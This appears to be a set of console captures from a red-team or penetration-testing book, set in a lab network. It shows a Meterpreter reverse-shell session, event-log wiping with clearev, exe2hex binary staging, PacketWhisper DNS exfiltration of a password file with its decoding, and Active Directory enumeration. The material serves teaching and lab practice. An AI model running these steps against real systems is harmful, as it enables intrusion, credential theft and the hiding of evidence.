
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 10.11.12.20: - 10.11.12.20:80 - TCP OPEN
[*] 10.11.12.20: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

meterpreter > clearev

[*] Wiping 494 records from Application ...
[*] Wiping 1552 records from System ...
[*] Wiping 1907 records from Security ...
meterpreter >



```
kali@kali:~$ /usr/bin/exe2hex -x vncviewer.exe
[*] exe2hex v1.5.1
[i] Outputting to /home/kali/vncviewer.bat (BATch) and /home/kali/vncviewer.cmd (PoSh)
[+] Successfully wrote (BATch) /home/kali/vncviewer.bat
[+] Successfully wrote (PoSh) /home/kali/vncviewer.cmd
```



```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.30.1.29:4444
[*] Sending stage (175174 bytes) to 172.30.1.28
[*] Session ID 2 (172.30.1.29:4444 → 172.30.1.28:49680) processing AutoRunScript 'post/windows/manage/migrate'
[*] Running module against BOB-PC
[*] Current server process: vncviewer.exe (1976)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 2724
[+] Successfully migrated into process 2724
[*] Meterpreter session 2 opened (172.30.1.29:4444 → 172.30.1.28:49680) at 2021-08-12 11:27:54 -0400

meterpreter > █
```



==== PacketWhisper Main Menu ====

- 1) Transmit File via DNS
- 2) Extract File from PCAP
- 3) Test DNS Access
- 4) Help / About
- 5) Exit

Selection: 1

==== Prep For DNS Transfer - Cloakify a File ====

Enter filename to cloak (e.g. payload.zip or accounts.xls): Passwords.txt

===== Select PacketWhisper Transfer Mode =====

- 1) Random Subdomain FQDNs (Recommended - avoids DNS caching, overcomes NAT)
- 2) Unique Repeating FQDNs (DNS may cache, but overcomes NAT)
- 3) [DISABLED] Common Website FQDNs (DNS caching may block, NAT interferes)
- 4) Help

Selection: 1

Ciphers:

- 1 - akstat_io_prefixes
- 2 - cdn_optimizely_prefixes
- 3 - cloudfront_prefixes
- 4 - log_optimizely_prefixes

Enter cipher #: 3

Preview a sample of cloaked file? (y/n): y

dp3pgq1pd9lar.cloudfront.net
du7ofjn9z22gm.cloudfront.net
dynwyw5w0vflo.cloudfront.net
dgkc2p8yw9p6r.cloudfront.net
dimoa1r75075q.cloudfront.net
dimoa1dnqw0il.cloudfront.net
dkxvd0v36jdm3.cloudfront.net
dnd4y0sm48c29.cloudfront.net
dnd4y02udnyn0.cloudfront.net
dnd4y0sw13g4l.cloudfront.net
dnd4y02888ic3.cloudfront.net
dnd4y0w5iewg4.cloudfront.net
dnd4y03uyufuo.cloudfront.net
d9rdxzaykpoxa.cloudfront.net
dwwnmqi0dgtua.cloudfront.net
dal3ttohesog2.cloudfront.net
dxxgka5syrwps.cloudfront.net
dp3pgq7lh3vtq.cloudfront.net
dt9as12oxdzbo.cloudfront.net
dnd4y0vydcp2q.cloudfront.net

Begin PacketWhisper transfer of cloaked file? (y/n): **y**

Select time delay between DNS queries:

- 1) Half-Second (Recommended, slow but reliable)
- 2) 5 Seconds (Extremely slow but stealthy)
- 3) No delay (Faster but loud, risks corrupting payload)

Selection (default = 1): **1**

```
Administrator: Command Prompt - python packetWhisper.py
*** UnKnown can't find dnd4y01xum0xn.cloudfront.net: No response from server
*** UnKnown can't find dnd4y00j9zjyx.cloudfront.net: No response from server
*** UnKnown can't find dnd4y0uv9kj7.cloudfront.net: No response from server
*** UnKnown can't find dnd4y0prfebzl.cloudfront.net: No response from server
*** UnKnown can't find dnd4y0e6q8i0d.cloudfront.net: No response from server
*** UnKnown can't find dnd4y0ryg8t7f.cloudfront.net: No response from server
*** UnKnown can't find dnd4y0b2vgkd3.cloudfront.net: No response from server
*** UnKnown can't find dgblebzbqgxfd.cloudfront.net: No response from server
*** UnKnown can't find dnd4y09398nfn.cloudfront.net: No response from server
*** UnKnown can't find dnd4y0hzrlgqc.cloudfront.net: No response from server
*** UnKnown can't find dnd4y0coyth9r.cloudfront.net: No response from server
*** UnKnown can't find dnd4y0o9u7ilz.cloudfront.net: No response from server
*** UnKnown can't find d12aanh7u8930.cloudfront.net: No response from server
*** UnKnown can't find dbv4vgbhbo1nt.cloudfront.net: No response from server
*** UnKnown can't find d9a648fow4m3y.cloudfront.net: No response from server
*** UnKnown can't find dtmvzi42xjjj5.cloudfront.net: No response from server
*** UnKnown can't find dp3pgq6k68jvi.cloudfront.net: No response from server
*** UnKnown can't find dp2hkw9shjm9q.cloudfront.net: No response from server
*** UnKnown can't find dgblebjlypa1l.cloudfront.net: No response from server
*** UnKnown can't find dkx21q8h1y5pf.cloudfront.net: No response from server
*** UnKnown can't find dzk09znaen40v.cloudfront.net: No response from server
*** UnKnown can't find dp2hkw6gvldlf.cloudfront.net: No response from server
*** UnKnown can't find dpa7rnjavesnc.cloudfront.net: No response from server
```

Source	Destination	Protocol	Length	Info
172.30.1.21	172.30.1.29	DNS	84	Standard query 0x0001 PTR 29.1.30.172.in-addr.arpa
172.30.1.29	172.30.1.21	ICMP	112	Destination unreachable (Port unreachable)
172.30.1.21	172.30.1.29	DNS	88	Standard query 0x0002 A dnd4y0iz5sewm.cloudfront.net
172.30.1.21	172.30.1.29	DNS	88	Standard query 0x0003 AAAA dnd4y0iz5sewm.cloudfront.net
172.30.1.29	172.30.1.21	ICMP	116	Destination unreachable (Port unreachable)
172.30.1.21	172.30.1.29	DNS	88	Standard query 0x0004 A dnd4y0iz5sewm.cloudfront.net
172.30.1.29	172.30.1.21	ICMP	116	Destination unreachable (Port unreachable)
172.30.1.21	172.30.1.29	DNS	88	Standard query 0x0005 AAAA dnd4y0iz5sewm.cloudfront.net
172.30.1.21	172.30.1.29	DNS	84	Standard query 0x0001 PTR 29.1.30.172.in-addr.arpa
172.30.1.29	172.30.1.21	ICMP	112	Destination unreachable (Port unreachable)
172.30.1.21	172.30.1.29	DNS	88	Standard query 0x0002 A dnd4y0zt2wb7t.cloudfront.net
172.30.1.29	172.30.1.21	ICMP	116	Destination unreachable (Port unreachable)
172.30.1.21	172.30.1.29	DNS	88	Standard query 0x0003 AAAA dnd4y0zt2wb7t.cloudfront.net

== PacketWhisper Main Menu ==

- 1) Transmit File via DNS
- 2) Extract File from PCAP
- 3) Test DNS Access
- 4) Help / About
- 5) Exit

Selection: **2**

== Extract & Decloakify a Cloaked File ==

IMPORTANT: Be sure the file is actually in PCAP format. If you used Wireshark to capture the packets, there's a chance it was saved in 'PCAP-like' format, which won't work here. If you have problems, be sure that tcpdump/WinDump can read it manually: `tcpdump -r myfile.pcap`

Enter PCAP filename: `capture_file.pcap`

What OS are you currently running on?

- 1) Linux/Unix/MacOS
- 2) Windows

Select OS [1 or 2]: `1`
reading from file `capture_file.pcap`, link-type EN10MB (Ethernet),

===== Select PacketWhisper Cipher Used For Transfer =====

- 1) Random Subdomain FQDNs (example: `d1z2mqljlzjs58.cloudfront.net`)
- 2) Unique Repeating FQDNs (example: `John.Whorfin.yoyodyne.com`)
- 3) [DISABLED] Common Website FQDNs (example: `www.youtube.com`)

Selection: `1`

Ciphers:

- 1 - `akstat_io_prefixes`
- 2 - `cdn_optimizely_prefixes`
- 3 - `cloudfront_prefixes`
- 4 - `log_optimizely_prefixes`

Enter cipher #: `3`



Extracting payload from PCAP using cipher: `ciphers/subdomain_randomizer_scripts/cloudfront_prefixes`



Save decloaked data to filename (default: `'decloaked.file'`):

File `'cloaked.payload'` decloaked and saved to `'decloaked.file'`

Press return to continue... █

```
kali@kali:~/PacketWhisper$ cat decloaked.file
Administrator
Vagrant
Test
```




Source	Destination	Protocol	Length	Info
172.30.1.21	172.30.1.24	HTTP	486	GET / HTTP/1.1
172.30.1.24	172.30.1.21	HTTP	452	HTTP/1.1 304 Not Modified
172.30.1.21	172.30.1.24	HTTP	524	GET /index.css HTTP/1.1
172.30.1.24	172.30.1.21	HTTP	450	HTTP/1.1 304 Not Modified
172.30.1.21	172.30.1.24	HTTP	529	GET /jquery.min.js HTTP/1.1
172.30.1.21	172.30.1.24	HTTP	535	GET /animatedcollapse.js HTTP/1.1
172.30.1.24	172.30.1.21	HTTP	452	HTTP/1.1 304 Not Modified
172.30.1.24	172.30.1.21	HTTP	452	HTTP/1.1 304 Not Modified
172.30.1.21	172.30.1.24	HTTP	533	GET /images/owasp.png HTTP/1.1
172.30.1.21	172.30.1.24	HTTP	535	GET /images/Knob_Add.png HTTP/1.1
172.30.1.21	172.30.1.24	HTTP	534	GET /images/mandiant.png HTTP/1.1
172.30.1.24	172.30.1.21	HTTP	427	HTTP/1.1 304 Not Modified
172.30.1.24	172.30.1.21	HTTP	428	HTTP/1.1 304 Not Modified
172.30.1.24	172.30.1.21	HTTP	429	HTTP/1.1 304 Not Modified




```
C:\Users\vagrant>arp -a
```

```
Interface: 172.30.1.21 --- 0xb
Internet Address      Physical Address      Type
172.30.1.1            08-00-27-ec-ff-e8    dynamic
172.30.1.24           08-00-27-9c-f5-48    dynamic
172.30.1.29           08-00-27-9c-f5-48    dynamic
172.30.1.255          ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
```

```
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 172.30.1.29 netmask 255.255.255.0 broadcast 172.30.1.255
ether 08:00:27:9c:f5:48 txqueuelen 1000 (Ethernet)
RX packets 396 bytes 167598 (163.6 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 329 bytes 149934 (146.4 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Chapter 10: Working with Active Directory Attacks





```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetDomain
```

```
Forest                : redteamlab.local
DomainControllers     : {DC1.redteamlab.local}
Children              : {}
DomainMode             : Unknown
DomainModeLevel       : 7
Parent                : 
PdcRoleOwner          : DC1.redteamlab.local
RidRoleOwner          : DC1.redteamlab.local
InfrastructureRoleOwner : DC1.redteamlab.local
Name                  : redteamlab.local
```

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-DomainPolicy
```

```
Unicode              : @{Unicode=yes}
SystemAccess         : @{MinimumPasswordAge=1; MaximumPasswordAge=42; MinimumPasswordLength=7; PasswordComplexity=1; PasswordHistorySize=24; LockoutBadCount=0; RequireLogonToChangePassword=0; ForceLogoffWhenHourExpire=0; ClearTextPassword=0; LSAAnonymousNameLookup=0}
KerberosPolicy       : @{MaxTicketAge=10; MaxRenewAge=7; MaxServiceAge=600; MaxClockSkew=5; TicketValidateClient=1}
RegistryValues       : @{MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash=System.Object[]}
Version              : @{signature="$CHICAGO$"; Revision=1}
Path                 : \\redteamlab.local\sysvol\redteamlab.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf
GPOName              : {31B2F340-016D-11D2-945F-00C04FB984F9}
